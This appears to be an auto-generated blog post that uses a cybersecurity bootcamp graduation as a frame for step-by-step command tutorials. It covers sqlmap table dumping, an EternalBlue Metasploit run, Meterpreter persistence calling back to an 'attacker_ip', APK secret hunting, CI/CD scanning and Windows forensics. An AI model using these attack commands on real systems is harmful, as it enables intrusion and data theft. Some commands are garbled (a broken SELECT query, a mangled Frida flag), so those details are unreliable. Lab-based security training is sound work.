Listen to this Post
Introduction:

The cybersecurity industry continues to face a critical skills gap, with organizations desperately seeking professionals who possess both theoretical knowledge and practical, hands-on experience. Intensive bootcamp programs like Merdeka Siber’s Cyber Security Engineer Bootcamp have emerged as a vital pathway for bridging this gap, offering condensed, real-world training across multiple security domains. The recent completion of Batch 27 by Muhammad Alief, who received a Certificate of Excellence, highlights the growing trend of immersive cybersecurity education that combines offensive penetration testing with defensive security operations.
Learning Objectives & Secrets:
- Objective 1: Master Web Application Security Testing – Learn to identify and exploit OWASP Top 10 vulnerabilities including SQL injection, Cross-Site Scripting (XSS), Cross-Site Request Forgery (CSRF), and Insecure Direct Object References (IDOR), then implement secure coding practices to mitigate these risks.
-
Objective 2 Secret Tips: Dynamic Lab Environment – The key to rapid skill acquisition lies in setting up an isolated home lab environment using virtualization tools like VMware or VirtualBox. Create vulnerable target machines (Metasploitable, DVWA, OWASP WebGoat) that allow unlimited safe exploitation practice without legal concerns or production system risks.
-
Objective 3 Secret Tips: Documentation-Driven Learning – Maintaining a detailed penetration testing journal containing commands executed, observed vulnerabilities, exploitation techniques, and mitigation strategies dramatically accelerates skill retention. This documentation becomes a valuable personal knowledge base and reference for bug bounty hunting and professional assessments.
You Should Know:
1. Web Application Attack Vectors and Mitigation Strategies
Web applications remain the most common attack surface, accounting for over 40% of data breaches according to recent statistics. The bootcamp covered critical web vulnerabilities that every security professional must master. SQL injection allows attackers to manipulate database queries and potentially extract sensitive information, while XSS enables execution of malicious scripts in victim browsers. CSRF exploits user authentication to perform unauthorized actions, and IDOR arises from insufficient authorization checks on resource access.
Step-by-Step SQL Injection Testing Guide (Linux/Kali):
Step 1: Identify potential injection points by inputting single quotes (‘) into form fields and observing error messages or application behavior changes.
Step 2: Use `sqlmap` for automated detection and exploitation:
sqlmap -u "http://target.com/page?id=1" --dbs --batch
Step 3: Enumerate tables from identified databases:
sqlmap -u "http://target.com/page?id=1" -D database_name --tables
Step 4: Dump specific table contents:
sqlmap -u "http://target.com/page?id=1" -D database_name -T users --dump
Step 5: Implement parameterized queries in application code to prevent SQL injection:
 Python example with SQLite
cursor.execute("SELECT  FROM users WHERE username = ? AND password = ?", (username, password))
2. Network Security Analysis and Incident Response
Understanding network traffic is essential for both offensive and defensive operations. The bootcamp utilized Wireshark for packet analysis, providing insights into network protocols, suspicious activity detection, and forensic investigations. Wireshark enables security professionals to capture live network traffic and analyze it for anomalies, command-and-control communications, and data exfiltration attempts.
Step-by-Step Wireshark Traffic Analysis:
Step 1: Capture live traffic on a specific interface:
sudo tshark -i eth0 -w capture.pcap -c 1000
Step 2: Filter for HTTP traffic to identify potential web attacks:
http.request.method == "GET" || http.request.method == "POST"
Step 3: Analyze suspicious DNS queries that may indicate malware activity:
dns.qry.name contains "malicious"
Step 4: Export HTTP objects for further analysis through Wireshark menu: File > Export Objects > HTTP > Save All
Step 5: Utilize command-line tools for advanced filtering and statistics:
tshark -r capture.pcap -Y "tcp.flags.syn == 1" -T fields -e ip.src -e ip.dst
3. Penetration Testing Methodologies with Kali Linux
Kali Linux serves as the industry-standard platform for penetration testing, offering hundreds of pre-installed tools for reconnaissance, exploitation, and post-exploitation activities. The bootcamp emphasized establishing a structured methodology including information gathering, vulnerability assessment, exploitation, and reporting.
Step-by-Step External Network Penetration Test:
Step 1: Perform reconnaissance with Nmap to discover live hosts and open ports:
nmap -sn 192.168.1.0/24
Step 2: Conduct detailed service enumeration:
nmap -sV -sC -p- -A 192.168.1.100
Step 3: Use Nikto for web server vulnerability scanning:
nikto -h http://192.168.1.100 -ssl -Tuning 1234567890
Step 4: Exploit discovered vulnerabilities using Metasploit Framework:
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS 192.168.1.100
run
Step 5: Maintain access and establish persistence with Meterpreter:
meterpreter > run persistence -X -i 10 -p 443 -r attacker_ip
- Android Security Analysis and Mobile Application Security Testing
Mobile applications present unique security challenges, particularly on Android platforms where code obfuscation is often insufficient and API endpoints may be exposed. Static and dynamic analysis enables identification of hardcoded credentials, insecure data storage, and improper SSL/TLS implementations.
Step-by-Step Android Application Security Assessment (Linux/Windows):
Step 1: Extract the Android APK file using adb:
adb pull /data/app/com.example.app/base.apk app.apk
Step 2: Decompile the APK using `apktool`:
apktool d app.apk -o decompiled_app
Step 3: Search for hardcoded secrets and API keys in decompiled source:
grep -r "api_key|secret|password" decompiled_app/
Step 4: Perform dynamic analysis with Frida to intercept runtime behavior:
frida -U -f com.example.app -l hook_script.js --1o-pause
Step 5: Monitor network traffic with Burp Suite configured as a proxy on the Android device:
- Configure Android Wi-Fi proxy to point to Burp Suite listener (IP:Port)
- Install Burp CA certificate on the Android device
- Capture and analyze API requests and responses
5. DevSecOps Pipeline Security and CI/CD Hardening
Integrating security into CI/CD pipelines prevents vulnerabilities from reaching production environments. The bootcamp emphasized the DevSecOps mindset, implementing automated security scanning, container image vulnerability assessment, and infrastructure-as-code validation.
Step-by-Step CI/CD Security Scanning Configuration:
Step 1: Integrate SAST using SonarQube or Checkmarx in the build phase:
 GitHub Actions example
- name: SonarQube Scan
uses: SonarSource/sonarqube-scan-action@master
env:
SONAR_TOKEN: ${{ secrets.SONAR_TOKEN }}
Step 2: Container image scanning with Trivy before deployment:
trivy image --severity HIGH,CRITICAL --exit-code 1 myapp:latest
Step 3: Secrets scanning to prevent credential exposure:
gitleaks detect --source . --verbose
Step 4: Implement SCA for dependency vulnerability detection:
npm audit --audit-level=high
Step 5: Enforce security policy rules using OPA (Open Policy Agent) in deployment verification:
package kubernetes.admission
deny[bash] {
input.request.kind.kind == "Pod"
not input.request.object.spec.securityContext.runAsNonRoot
msg = "Containers must run as non-root user"
}
6. Digital Forensics and Ransomware Analysis
Post-incident investigation skills are crucial for understanding breach scope and preventing recurrence. The bootcamp covered ransomware analysis, identifying indicators of compromise, collecting forensic evidence, and conducting incident response procedures.
Step-by-Step Ransomware Artifact Analysis (Windows):
Step 1: Collect system information using `systeminfo`:
systeminfo > sysinfo.txt
Step 2: Examine running processes for suspicious activity:
tasklist /svc /FO CSV > running_processes.csv
Step 3: Review Windows Event Logs for suspicious authentication events:
wevtutil qe Security /f:text /q:"[System[EventID=4625]]" > failed_logins.txt
Step 4: Analyze file system for encryption patterns or ransom notes:
dir /s README.txt
dir /s .encrypted
Step 5: Extract memory dumps for detailed malware analysis:
winpmem_2.0.1.exe -o memory_dump.raw
Step 6: Perform static and dynamic malware analysis in a sandbox environment using Cuckoo or any.run to identify malicious behavior patterns.
What Undercode Say:
- Key Takeaway 1: Cybersecurity bootcamps like Merdeka Siber demonstrate the effectiveness of combining comprehensive theoretical modules with practical, hands-on labs across web, network, mobile, and cloud security domains. The inclusion of DevSecOps principles highlights the evolution of security roles from isolated functions to integrated practices throughout development pipelines.
- Key Takeaway 2: The Certificate of Excellence achievement underscores that disciplined learning and practical lab work are essential for mastering both offensive and defensive security techniques. The involvement of multiple mentors and real-world scenarios prepares graduates for immediate contribution in bug bounty programs, penetration testing roles, and security engineering positions.
Prediction:
- +1 Cybersecurity bootcamp completions will increase adoption of practical security automation tools across the industry
- -1 The perceived rapid training timeline may lead some organizations to overestimate graduate capabilities in complex security environments
- +1 DevSecOps and CI/CD pipeline security will become standard requirements for entry-level security positions by 2027
- -1 The surge in bootcamp graduates without security clearance may limit immediate opportunities in government or defense sectors
- +1 Specialized security training programs will expand into emerging areas including AI security, cloud-1ative security, and IoT/OT environments
- +1 Integration of digital forensics training will improve organizational incident response readiness globally
- -1 The cost and time commitment for comprehensive security training may remain prohibitive for some aspiring professionals despite bootcamp offerings
- +1 Collaboration between universities and bootcamp providers will create hybrid educational models combining academic theory with practical labs
- +1 Bug bounty platforms will see increased activity and improved vulnerability reporting quality from trained bootcamp graduates
- +1 Security training market growth will accelerate with an estimated 25% increase in bootcamp enrollments over the next two years
▶️ Related Video (84% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/esKud-x8 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


